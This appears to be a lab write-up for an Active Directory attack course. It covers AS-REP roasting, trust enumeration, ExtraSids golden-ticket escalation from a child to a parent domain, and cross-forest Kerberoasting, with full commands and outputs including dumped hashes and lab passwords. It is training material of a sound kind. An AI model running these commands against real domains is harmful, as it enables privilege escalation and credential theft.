
To get the users who do not need Kerberos pre-authentication for Ticket Granting Ticket (TGT), set with the flag 'PreauthNotRequired':

```
PS C:\Tools> Get-DomainUser -PreauthNotRequired | select samaccountname,userprincipalname,useraccountcontrol | fl


samaccountname     : ygroce
userprincipalname  : ygroce@inlanefreight.local
useraccountcontrol : PASSWD_NOTREQD, NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH

samaccountname     : mmorgan
userprincipalname  : mmorgan@inlanefreight.local
useraccountcontrol : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, DONT_REQ_PREAUTH
```

On the module they used the account of ‘mmorgan’ – so we proceed with ‘ygroce’:

```
.\Rubeus.exe asreproast /user:ygroce /nowrap /format:hashcat
```

The command uses the tool ‘Rubeus’ to exploit the ‘PreauthNotRequired’ property of the user – as for ‘ygroce’ there is no need for Kerberos pre-authentication – can can send a ‘AS-REQ’ (Authentication Service Request) in his name, and receive ‘AS-RES’ (Authentication Service Response), which containing his ‘TGT’ – ‘Ticket Granting Ticket’:



As the ‘AS-REP‘ is made using encryption by the hash of the user’s password – we will use the command

```
hashcat -m 18200 ygroce.txt rockyou.txt
```

using rockyou wordlist (as the same as previous times), ygroce.txt contains the hash, and ‘-m 18200’ is the hashcat mode for AS-REP roasting attack:

```
cc15e4b6e854416d96f819c75f27522bf8
847012de155d84:Pass@word

Session..........: hashcat
Status...........: Cracked
```

Why So Trusting?

Domain Trusts Primer:

Question: What is the child domain of INLANEFREIGHT.LOCAL? (format: FQDN, i.e., DEV.ACME.LOCAL)

Answer: LOGISTICS.INLANEFREIGHT.LOCAL

Method: First, we will xfreerdp login to our target Windows machine

Then there are 2 methods. **Method 1:** we run the commands:

```
Import-Module .\PowerView.ps1
Get-ADTrust -Filter * | Where-Object { $_.Source -eq
"DC=INLANEFREIGHT,DC=LOCAL" }
```

The command gets all the trusts links to the domain 'INLANEFREIGHT.LOCAL' – we know if there are child domains, there's where they gonna be (as there is a least 1 directional trust between a domain and his child):

```
PS C:\Tools> Get-ADTrust -Filter * | Where-Object { $_.Source -eq "DC=INLANEFREIGHT,DC=LOCAL" }


Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=LOGISTICS.INLANEFREIGHT.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : LOGISTICS.INLANEFREIGHT.LOCAL
ObjectClass             : trustedDomain
ObjectGUID              : f48a1169-2e58-42c1-ba32-a6ccb10057ec
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=INLANEFREIGHT,DC=LOCAL
Target                  : LOGISTICS.INLANEFREIGHT.LOCAL
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
```

We can observe for the result – 'LOGISTICS.INLANEFREIGHT.LOCAL' – that the domain itself is identical to our domain, only there is the sub domain of 'LOGISTICS' – and the IntraForest value is true – indicating it is a child domain.

For contrast – in the other result:

```
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive        : True
IntraForest             : False
```

None of the conditions apply – meaning 'FREIGHTLOGISTICS.LOCAL' is NOT a child domain

Method 2: we run the command:

```
Import-Module .\PowerView.ps1
Get-DomainTrust
```

And observe the results:

```
PS C:\Tools> Import-Module .\PowerView.ps1
PS C:\Tools> Get-DomainTrust


SourceName      : INLANEFREIGHT.LOCAL
TargetName      : LOGISTICS.INLANEFREIGHT.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 11/1/2021 6:20:22 PM
WhenChanged     : 3/29/2022 5:14:31 PM

SourceName      : INLANEFREIGHT.LOCAL
TargetName      : FREIGHTLOGISTICS.LOCAL
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 11/1/2021 8:07:09 PM
WhenChanged     : 3/29/2022 4:48:04 PM
```

There are 2 results for the domain 'INLANEFREIGHT.LOCAL' in the trust link, however only one – 'LOGISTICS.INLANEFREIGHT.LOCAL' serves as child domain.

Question: What domain does the INLANEFREIGHT.LOCAL domain have a forest transitive trust with?

Answer: FREIGHTLOGISTICS.LOCAL

Method: for the answer in the previous question (method 1) we run

```
Import-Module .\PowerView.ps1
Get-ADTrust -Filter * | Where-Object { $_.Source -eq
"DC=INLANEFREIGHT,DC=LOCAL" }
```

And for the second result, among other fields we got those values:

```
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive        : True
IntraForest             : False
```

we can observe that the 'ForestTransitive' property is true:

```
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=FREIGHTLOGISTICS.LOCAL,CN=System,DC=INLANEFREIGHT,DC=LOCAL
ForestTransitive        : True <-
IntraForest             : False
```

*Forest transitive is if the trust extends to the Childs in the forest – for example if we have 'domainA', and child Domain of 'childA.domainA'. and we have 'domainB' and 'childB.domainB' – it means that 'childA.domainA' and 'childB.domainB' trust eachother (assuming the trust is bidirectional). *

Question: What direction is this trust?

Answer: BiDirectional

Method: same command:

```
Import-Module .\PowerView.ps1
Get-ADTrust -Filter * | Where-Object { $_.Source -eq
"DC=INLANEFREIGHT,DC=LOCAL" }
```

This time we look for the 'Direction' property:

Attacking Domain Trusts - Child -> Parent Trusts - from Windows:

Question: What is the SID of the child domain?

Answer: S-1-5-21-2806153819-209893948-922872689

Method: First, we will xfreerdp login to our target Windows machine ('DC02')

Then we will have to determine in what domain are we in – we will use the commands:

```
Import-Module .\PowerView.ps1

(Get-ADDomain).DistinguishedName
```

```
PS C:\Tools> (Get-ADDomain).DistinguishedName
DC=LOGISTICS,DC=INLANEFREIGHT,DC=LOCAL
```

As we have determined in the previous section – we are now at the child domain – 'LOGISTICS.INLANEFREIGHT.LOCAL'

So all we have to do is to get its 'SID' with the command:

```
Get-DomainSID
```

To get the 'SID' of the current domain:

```
PS C:\Tools> Get-DomainSID
S-1-5-21-2806153819-209893948-922872689
```

Question: What is the SID of the Enterprise Admins group in the root domain?

Answer: S-1-5-21-3842939050-3880317879-2865463114-519

Method: we run the commands:

```
Import-Module .\PowerView.ps1

Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity
"Enterprise Admins" | select distinguishedname,objectsid
```

```
PS C:\Tools> Get-DomainGroup -Domain INLANEFREIGHT.LOCAL -Identity "Enterprise Admins" | select distinguishedname,objectsid

distinguishedname                                  objectsid
-----------------                                  ---------
CN=Enterprise Admins,CN=Users,DC=INLANEFREIGHT,DC=LOCAL S-1-5-21-3842939050-3880317879-2865463114-519
```

Question: Perform the ExtraSids attack to compromise the parent domain. Submit the contents of the flag.txt file located in the c:\ExtraSids folder on the ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL domain controller in the parent domain.

Answer: f@ll1ng_l1k3_d0m1no3$

Method: on our starting point (DC02- which as established on previous questions – belongs to the child domain 'LOGISTICS') - open powershell on ADMINISTRATOR, and run the following command:

```
C:\TOOLS\mimikatz\x64\mimikatz.exe
```

To open 'mimikatz'.


It will open the 'mimikatz' CLI:

Now, at this stage we need the NTLM's hash of the user 'krbtgt':

On 'mimikatz' CLI we enter the command:

```
lsadump::dcsync /user:LOGISTICS\krbtgt
```

the 'dcsync' is of course the same command we used in 'DCSync' section in order to replicate directory data on simulated domain controller for DCSync attack, on the target 'LOGISTICS\krbtgt' – krbtgt is the Kerberos Ticket Granting Ticket user that acts as a KDC (Key Distribution Centre) service account for domain controllers:




*The command works because I'm already in administrator control on DC02. *

The important parameter is the Hash NTLM – we will need that to access DC01

Now, lets try to list DC01 file system with the command:

```
ls \\academy-ea-dc01.inlanefreight.local\c$
```



As expected, – our access denied as we didn't exploit anything to get to DC01 yet.

So, we will use 'Rubeus' to create 'golden ticket' using the following command and the following parameters we had obtained so far:

```
.\Rubeus.exe golden /rc4:<child domain's krbtgt NTLM hash>
/domain:<child domain with the obtained FQDN> /sid:<child
domain's SID>  /sids:<Enterprise Admins group SID>
/user:<our custom username> /ptt
```

Let's enter the values:

```
.\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f
/domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-
2806153819-209893948-922872689  /sids:S-1-5-21-3842939050-
3880317879-2865463114-519 /user:jonsnow /ptt
```

Those values:

child domain's krbtgt NTLM hash

The FQDN of the child domain

child domain's SID

Enterprise Admins group SID in the parents domain.

All together are sufficed to obtain TGT of the child domain, and because of the trust that we established that exists between the child domain (in which DC02 is a member of) and the parent domain (in which DC01 is a member of) – that TGT applies on the parent domain. And due to the transitivity nature of that trust – the trust applies to all computers within the two domains – meaning DC01 and DC02. Let's see the execution result of the command:

```
PS C:\Tools> .\Rubeus.exe golden /rc4:9d765b482771505cbe97411065964d5f /domain:LOGISTICS.INLANEFREIGHT.LOCAL /sid:S-1-5-21-2806153819-209893948-922872689  /sids:S-1-5-21-3842939050-3880317879-2865463114-519 /user:jonsnow /ptt

  v2.0.2

[*] Action: Build TGT

[*] Building PAC

[*] Domain         : LOGISTICS.INLANEFREIGHT.LOCAL (LOGISTICS)
[*] SID            : S-1-5-21-2806153819-209893948-922872689
[*] UserId         : 500
[*] Groups         : 520,512,513,519,518
[*] ExtraSIDs      : S-1-5-21-3842939050-3880317879-2865463114-519
[*] ServiceKey     : 9D765B482771505CBE97411065964D5F
[*] ServiceKeyType : KERB_CHECKSUM_HMAC_MD5
[*] KDCKey         : 9D765B482771505CBE97411065964D5F
```

```
[*] KDCKeyType      : KERB_CHECKSUM_HMAC_MD5
[*] Service         : krbtgt
[*] Target          : LOGISTICS.INLANEFREIGHT.LOCAL

[*] Generating EncTicketPart
[*] Signing PAC
[*] Encrypting EncTicketPart
[*] Generating Ticket
[*] Generated KERB-CRED
[*] Forged a TGT for 'jonsnow@LOGISTICS.INLANEFREIGHT.LOCAL'

[*] AuthTime        : 7/1/2024 12:09:45 PM
[*] StartTime       : 7/1/2024 12:09:45 PM
[*] EndTime         : 7/1/2024 10:09:45 PM
[*] RenewTill       : 7/8/2024 12:09:45 PM

[*] base64(ticket.kirbi):

      doIF3TCCBdmgAwIBBaEDAgEWooIEpTCCBKFhggSdMIIEmaADAgEFoR8bHUxPR0lTVElDUy5JTkxBTkVG
      UkVJR0hULkxPQ0FMojIwMKADAgECoSkwJxsGa3JidGd0Gx1MT0dJU1RJQ1MuSU5MQU5FRlJFSUdIVC5M
      T0NBTKOCBDswggQ3oAMCARehAwIBA6KCBCkEggQleouXqsI4aTsgtsjJZ6fdaS7ly3TTK3QfE2vBcM9t
      2Zb/Qyi6mAnY01M43mEJYsS3btODCcCmJB+2EM3ET6lAYMk0TbsHCiZtu7e1wdyZX39+QJ8brNyNkzVV
      1i4ZPKjZ2OQTzxOJKjsXL4Ptb7mguxXB8vlBCh8Ph/cve3+YDAOWHN8aRU4opstsv6Z1IaaCJflJSISm
```

```
      oRIEECmGpmklf4abQOD9gioqaBihHxsdTE9HSVNUSUNTLklOTEFORUZSRUlHSFQuTE9DQUyiFDASoAMC
      AQGhCzAJGwdqb25zbm93owcDBQBA4AAApBEYDzIwMjQwNzAxMTkwOTQ1WqURGA8yMDI0MDcwMTE5MDk0
      NVqmERgPMjAyNDA3MDIwNTA5NDVapxEYDzIwMjQwNzA4MTkwOTQ1WqgfGx1MT0dJU1RJQ1MuSU5MQU5F
      RlJFSUdIVC5MT0NBTKkyMDCgAwIBAqEpMCcbBmtyYnRndBsdTE9HSVNUSUNTLklOTEFORUZSRUlHSFQu
      TE9DQUw=


[+] Ticket successfully imported!
```

Ticket sucsessfully imported! We can confirm addition with

```
klist
```

```
#2>     Client: jonsnow @ LOGISTICS.INLANEFREIGHT.LOCAL
        Server: krbtgt/LOGISTICS.INLANEFREIGHT.LOCAL @ LOGISTICS.INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 7/1/2024 12:09:45 (local)
        End Time:   7/1/2024 22:09:45 (local)
        Renew Time: 7/8/2024 12:09:45 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

‘jonsnow’ had successfully ‘received’ Kerberos TGT from ‘LOGISTICS.INLANEFREIGHT.LOCAL’. its suppose to work also on the parent domain due to the afro mentioned trust.

Now that the ticket is imported – we can run the

```
ls \\academy-ea-dc01.inlanefreight.local\c$
```

again:

```
PS C:\Tools> ls \\academy-ea-dc01.inlanefreight.local\c$


    Directory: \\academy-ea-dc01.inlanefreight.local\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         3/31/2022  12:34 PM                Department Shares
d-----          4/7/2022   2:31 PM                ExtraSids
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---          4/9/2022   4:59 PM                Program Files
d-----         9/15/2018   2:06 AM                Program Files (x86)
d-----         3/31/2022  11:09 AM                User Shares
d-r---         10/6/2021  10:31 AM                Users
d-----         4/18/2022  11:37 AM                Windows
d-----         3/31/2022  11:12 AM                ZZZ_archive
```

It works! We ran list storage on ‘DC01’!

Now we need the flag within ‘c:\ExtraSids’ – we will use the command:

```
cat \\academy-ea-dc01.inlanefreight.local\c
$/ExtraSids/flag.txt
```

```
PS C:\Tools> cat \\academy-ea-dc01.inlanefreight.local\c$/ExtraSids/flag.txt
f@ll1ng_l1k3_d0m1no3$
```

Attacking Domain Trusts - Child -> Parent Trusts - from Linux:

Question: Perform the ExtraSids attack to compromise the parent domain from the Linux attack host. After compromising the parent domain obtain the NTLM hash for the Domain Admin user bross. Submit this hash as your answer.

Answer: 49a074a39dd0651f647e765c2cc794c7

Method: First, we will ssh login to the target Linux machine (ATTACK01 host).

Now, from Linux 'ATTACK01' we are provided with the already compromised Windows DC02 machine – which already established in previous section that belongs to the 'LOGISTICS.INLANEFREIGHT.LOCAL' child domain – and from there we will continue to the parent domain host ('DC01') and get the NTLM hash of the parent's Domain admin 'bross'.

Now, to perform the 'ExtraSids' attack we need to obtain the same properties as the last time: child domain's krbtgt NTLM hash, The FQDN of the child domain, child domain's SID, Enterprise Admins group SID in the parent's domain – however this time they will be re-obtained via Linux methods and tools.

First – lets re-confirm DC02's domain via the Linux command:

```
rpcclient -U 'htb-student_adm%HTB_@cademy_stdnt_admin!' -c
'lsaquery' 172.16.5.240
```

where the user is the already provided 'htbb-student_adm' with the password 'HTB_@cademy_stdnt_admin!' which are also already provided – and the target IP is the DC02 IP:

```
└─$ rpcclient -U 'htb-student_adm%HTB_@cademy_stdnt_admin!' -c 'lsaquery' 172.
16.5.240
Domain Name: LOGISTICS
Domain Sid: S-1-5-21-2806153819-209893948-922872689
```

We get both the child Domain name and SID.

*Note – we can also use this command:

```
lookupsid.py logistics.inlanefreight.local/htb-
student_adm@172.16.5.240
```

using lookupsid.py tool and then enter the same password:

```
└─$ lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corpo
ration

Password:
[*] Brute forcing SIDs at 172.16.5.240
[*] StringBinding ncacn_np:172.16.5.240[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-2806153819-209893948-922872689
500: LOGISTICS\Administrator (SidTypeUser)
501: LOGISTICS\Guest (SidTypeUser)
502: LOGISTICS\krbtgt (SidTypeUser)
```

The second command will also retrieve users for the subdomain but that is currently not relevant for us as we already have 'htb-student_adm' (which also appear further down the list). *

We have in this point the FQDN of the child domain ('LOGISTICS') and its SID ('S-1-5-21-2806153819-209893948-922872689')

The next value we will re-obtain is the child domain's krbtgt NTLM hash – we will use the command:

```
secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt
```

*once again the target IP and user credentials are hardcoded. *

Using [Impacket secretsdump tool] we will target krbtgt NTLM hash:

```
└─$ secretsdump.py logistics.inlanefreight.local/htb-student_adm@172.16.5.240 -just-dc-user LOGISTICS/krbtgt
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:9d765b482771505cbe97411065964d5f:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:d9a2d6659c2a182bc93913bbfa90ecbead94d49dad64d23996724390cb833fb8
krbtgt:aes128-cts-hmac-sha1-96:ca289e175c372cebd18083983f88c03e
krbtgt:des-cbc-md5:fee04c3d026d7538
[*] Cleaning up...
```

We are looking for the marked part in the above picture – the NTLM hash of 'krbtgt'.

The last remaining value to be obtained is the Enterprise Admins group SID in the parent's domain – for that we will use the command:

```
lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"
```

*pay attention that now the target machine IP is '172.16.5.5' – the DC01 machine and not the '172.16.5.240' – the DC02 machine. *:

```
└─$ lookupsid.py logistics.inlanefreight.local/htb-student_adm@172.16.5.5 | grep -B12 "Enterprise Admins"
Password:
[*] Domain SID is: S-1-5-21-3842939050-3880317879-2865463114
498: INLANEFREIGHT\Enterprise Read-only Domain Controllers (SidTypeGroup)
500: INLANEFREIGHT\administrator (SidTypeUser)
501: INLANEFREIGHT\guest (SidTypeUser)
502: INLANEFREIGHT\krbtgt (SidTypeUser)
512: INLANEFREIGHT\Domain Admins (SidTypeGroup)
513: INLANEFREIGHT\Domain Users (SidTypeGroup)
514: INLANEFREIGHT\Domain Guests (SidTypeGroup)
515: INLANEFREIGHT\Domain Computers (SidTypeGroup)
516: INLANEFREIGHT\Domain Controllers (SidTypeGroup)
517: INLANEFREIGHT\Cert Publishers (SidTypeAlias)
518: INLANEFREIGHT\Schema Admins (SidTypeGroup)
519: INLANEFREIGHT\Enterprise Admins (SidTypeGroup)
```

The 'Enterprise Admins' code is 519 – so we add it to the DOMAIN SID:

S-1-5-21-3842939050-3880317879-2865463114-519.

Now that we obtained all the required 4 properties with Linux method – we can proceed with the attack.

For that – we will use ticketer to create golden ticker under the name of 'jonsnow' with the command:

```
ticketer.py -nthash <krbtgt NTLM hash> -domain <FQDN of child domain>.INLANEFREIGHT.LOCAL -domain-sid <SID of child domain> -extra-sid <SID of Enterprise Admins in parents domain> jonsnow
```

place the values:

```
ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 jonsnow
```

```
└─$ ticketer.py -nthash 9d765b482771505cbe97411065964d5f -domain LOGISTICS.INLANEFREIGHT.LOCAL -domain-sid S-1-5-21-2806153819-209893948-922872689 -extra-sid S-1-5-21-3842939050-3880317879-2865463114-519 jonsnow
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for LOGISTICS.INLANEFREIGHT.LOCAL/jonsnow
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in jonsnow.ccache
```

The ticket was saved in the cache – the confirm its existence there we run

```
ls jonsnow.ccache
```

```
└─$ ls jonsnow.ccache
jonsnow.ccache
```

We need to store the cache within 'KRB5CCNAME' envioremenrt variable:

```
export KRB5CCNAME=jonsnow.ccache
```

then – we can get 'bross' NTLM hash with this command:

```
secretsdump.py jonsnow@academy-ea-dc01.inlanefreight.local -k -no-pass -just-dc-ntlm -just-dc-user bross
```

using the same [secretsdump](#) tool (to get hashes from remote machines), 'jonsnow' as user within the parent domain with those flags:

- `secretsdump.py` Command:
  - `jonsnow@academy-ea-dc01.inlanefreight.local`: Specifies the user and target DC01 FQDN.
  - `-k`: Tells `secretsdump.py` to use Kerberos for authentication.
  - `-no-pass`: Indicates that no password is needed because the Kerberos ticket is being used.
  - `-just-dc-ntlm`: Specifies to dump only the NTLM hashes.
  - `-just-dc-user bross`: Specifies that only the hash for the `bross` user should be dumped.

The most interesting one is '-no-pass' flag – when raised – the tool will look for 'KRB5CCNAME' environment variable, which containing our Kerberos TGT (Ticket Granting Ticket), known as golden ticket, under the name of our created user 'jonsnow' in the parent domain:

```
└─$ secretsdump.py jonsnow@academy-ea-dc01.inlanefreight.local -k -no-pass -just-dc-ntlm -just-dc-user bross
Impacket v0.9.24.dev1+20211013.152215.3fe2d73a - Copyright 2021 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
inlanefreight.local\bross:1179:aad3b435b51404eeaad3b435b51404ee:49a074a39dd0651f647e765c2cc794c7:::
[*] Cleaning up...
```

Breaking Down Boundaries

Attacking Domain Trusts - Cross-Forest Trust Abuse - from Windows:

Question: Perform a cross-forest Kerberoast attack and obtain the TGS for the mssqlsvc user. Crack the ticket and submit the account's cleartext password as your answer.

Answer: 1logistics

Method: First, we will xfreerdp login to our target Windows machine ('MS01')

Let's first determine our domain with the command:

```
Import-Module .\PowerView.ps1

(Get-ADDomain).DistinguishedName
```

```
PS C:\Tools> (Get-ADDomain).DistinguishedName
DC=INLANEFREIGHT,DC=LOCAL
```

Our host is in the domain 'INLANEFREIGHT.LOCAL

Now, we need to obtain the plain text TGS of the user 'mssqlsvc', which is under the domain 'FREIGHTLOGISTICS.LOCAL'.

It already had established in previous question that there is bidirectional trust between the two domains (in 'Domain Trusts Primer' section) – so we can use that to perform a kerberoasting attack on the user on that domain, provided the base conditions for that attack apply on that user.

Let's run the following the command:

```
Import-Module .\PowerView.ps1

Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName
```

The second commands looks for users whom have registered SPN (service principal name) on their names. The users that will appear on the results are susceptible for kerberoasting attack:

```
PS C:\Tools> Get-DomainUser -SPN -Domain FREIGHTLOGISTICS.LOCAL | select SamAccountName

samaccountname
--------------
krbtgt
mssqlsvc
sapsso
```

Our target user – 'mssqlsvc' is there. That's excellent. Now lets proceed to use 'PowerView' to enumerate the user - we will use the command:

```
Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof
```

The command will look for 'mssqlsvc' with '-Identity' flag active, and will retrieve his 'samaccountname' and to what objects he is member of:

```
PS C:\Tools> Get-DomainUser -Domain FREIGHTLOGISTICS.LOCAL -Identity mssqlsvc |select samaccountname,memberof

samaccountname memberof
-------------- --------
mssqlsvc       CN=Domain Admins,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
```

Now that we have the information we need, and confirmed we indeed can conduct kerberoasting attack on 'mssqlsvc' – we will use 'Rubeus' tool for the exploitation of the TGS – we will use the command:

```
.\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap
```

```
PS C:\Tools> .\Rubeus.exe kerberoast /domain:FREIGHTLOGISTICS.LOCAL /user:mssqlsvc /nowrap

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.0.2

[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Target User            : mssqlsvc
[*] Target Domain          : FREIGHTLOGISTICS.LOCAL
[*] Searching path 'LDAP://ACADEMY-EA-DC03.FREIGHTLOGISTICS.LOCAL/DC=FREIGHTLOGISTICS,DC=LOCAL' for '(&(samAccountType=805306368)(servicePrincipalName=*)(samAccountName=mssqlsvc)(!(UserAccountControl:1.2.840.113556.1.4.803:=2)))'

[*] Total kerberoastable users : 1
```

```
[*] SamAccountName         : mssqlsvc
[*] DistinguishedName      : CN=mssqlsvc,CN=Users,DC=FREIGHTLOGISTICS,DC=LOCAL
[*] ServicePrincipalName   : MSSQLsvc/sql01.freightlogstics:1433
[*] PwdLastSet             : 3/24/2022 12:47:52 PM
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*mssqlsvc$FREIGHTLOGISTICS.LOCAL$MSSQLsvc/sql01.freightlogstics:1433@FREIGHTLOGISTICS.LOCAL*$41800588CFDD5D4292F4F71C23856D55$6E8D4335AC09890744CA38605860035A2169EE403BD92C9957160864626EAB16EA1C2D20A3694528D58BB1279266580EC395E90D24034E310038206B7EAFBE83AD208970B3E460C5DA74DD9F39B288C9C64035664AB78154A3C5BC7101BE4FB0EE68DDA44780AE2048ABE2EEC732D4EE53A14787AD9EC0378417E8F19DB5538531D419013DDADEC9AC97037170924F487AE5C0DFD2C8B698CD78EDA1B90E78BAAF82B40C37B3FE0EEE6596ED0ABB1ED8D0C9E2A0E000055D46C3009B3645D95909F0A18A86E9832B1923F76FF176E29C5773994EE3363C0659EC02E1CC5F39C4DE1CE289BF19279039E973D5BC42D83C28D272C77886C0F63815D0385AEF80A689DB217A7BF636127F10705222D0C5685573A1022B462F41D58C9461990B97CE147C430D5712643AA2FB95DBB2FDD33A87CFECAF8444DF0AE57576FF64080829D0B915C06327872D3973E2473D3869D9634EE50455E2AB9C3DD3ABBAEF7A9203FE56A6DAD8737117BE3194C869CBF25003B649F7DBE1255B0BCFC0CB2E24CB527452A76D099A7A87369DC1CBF30046EA3AF31D2DDAFF8C17AD2ED401F9555587A9EDFB750516B155B9BCC96D31780E2655BEF99B5A6A12879D4FA3C837C005A5528C4F4898E04FC0BD441E7589FF3CA235273AA7308064FC80457E0D9B2E49A7FB1975F02270C02F8396D353F580B6A15E9F583A4015124AD0AAA178A7C3A42D3EBADC2D995DC3FCFFCC7E5B12AFE6985A1ECC45BAE2C4239E6DDC564EC17BC5B9922307ED824C55073B2C257496D4ABB153B3D79D2A898EA6724F6C1F79AAE88B68A9652A600E41E3E4AC4298ABE6AA43EB08D82697E7B115110B273CCA3AA96F2ECC5417A2BE41DBFF1BB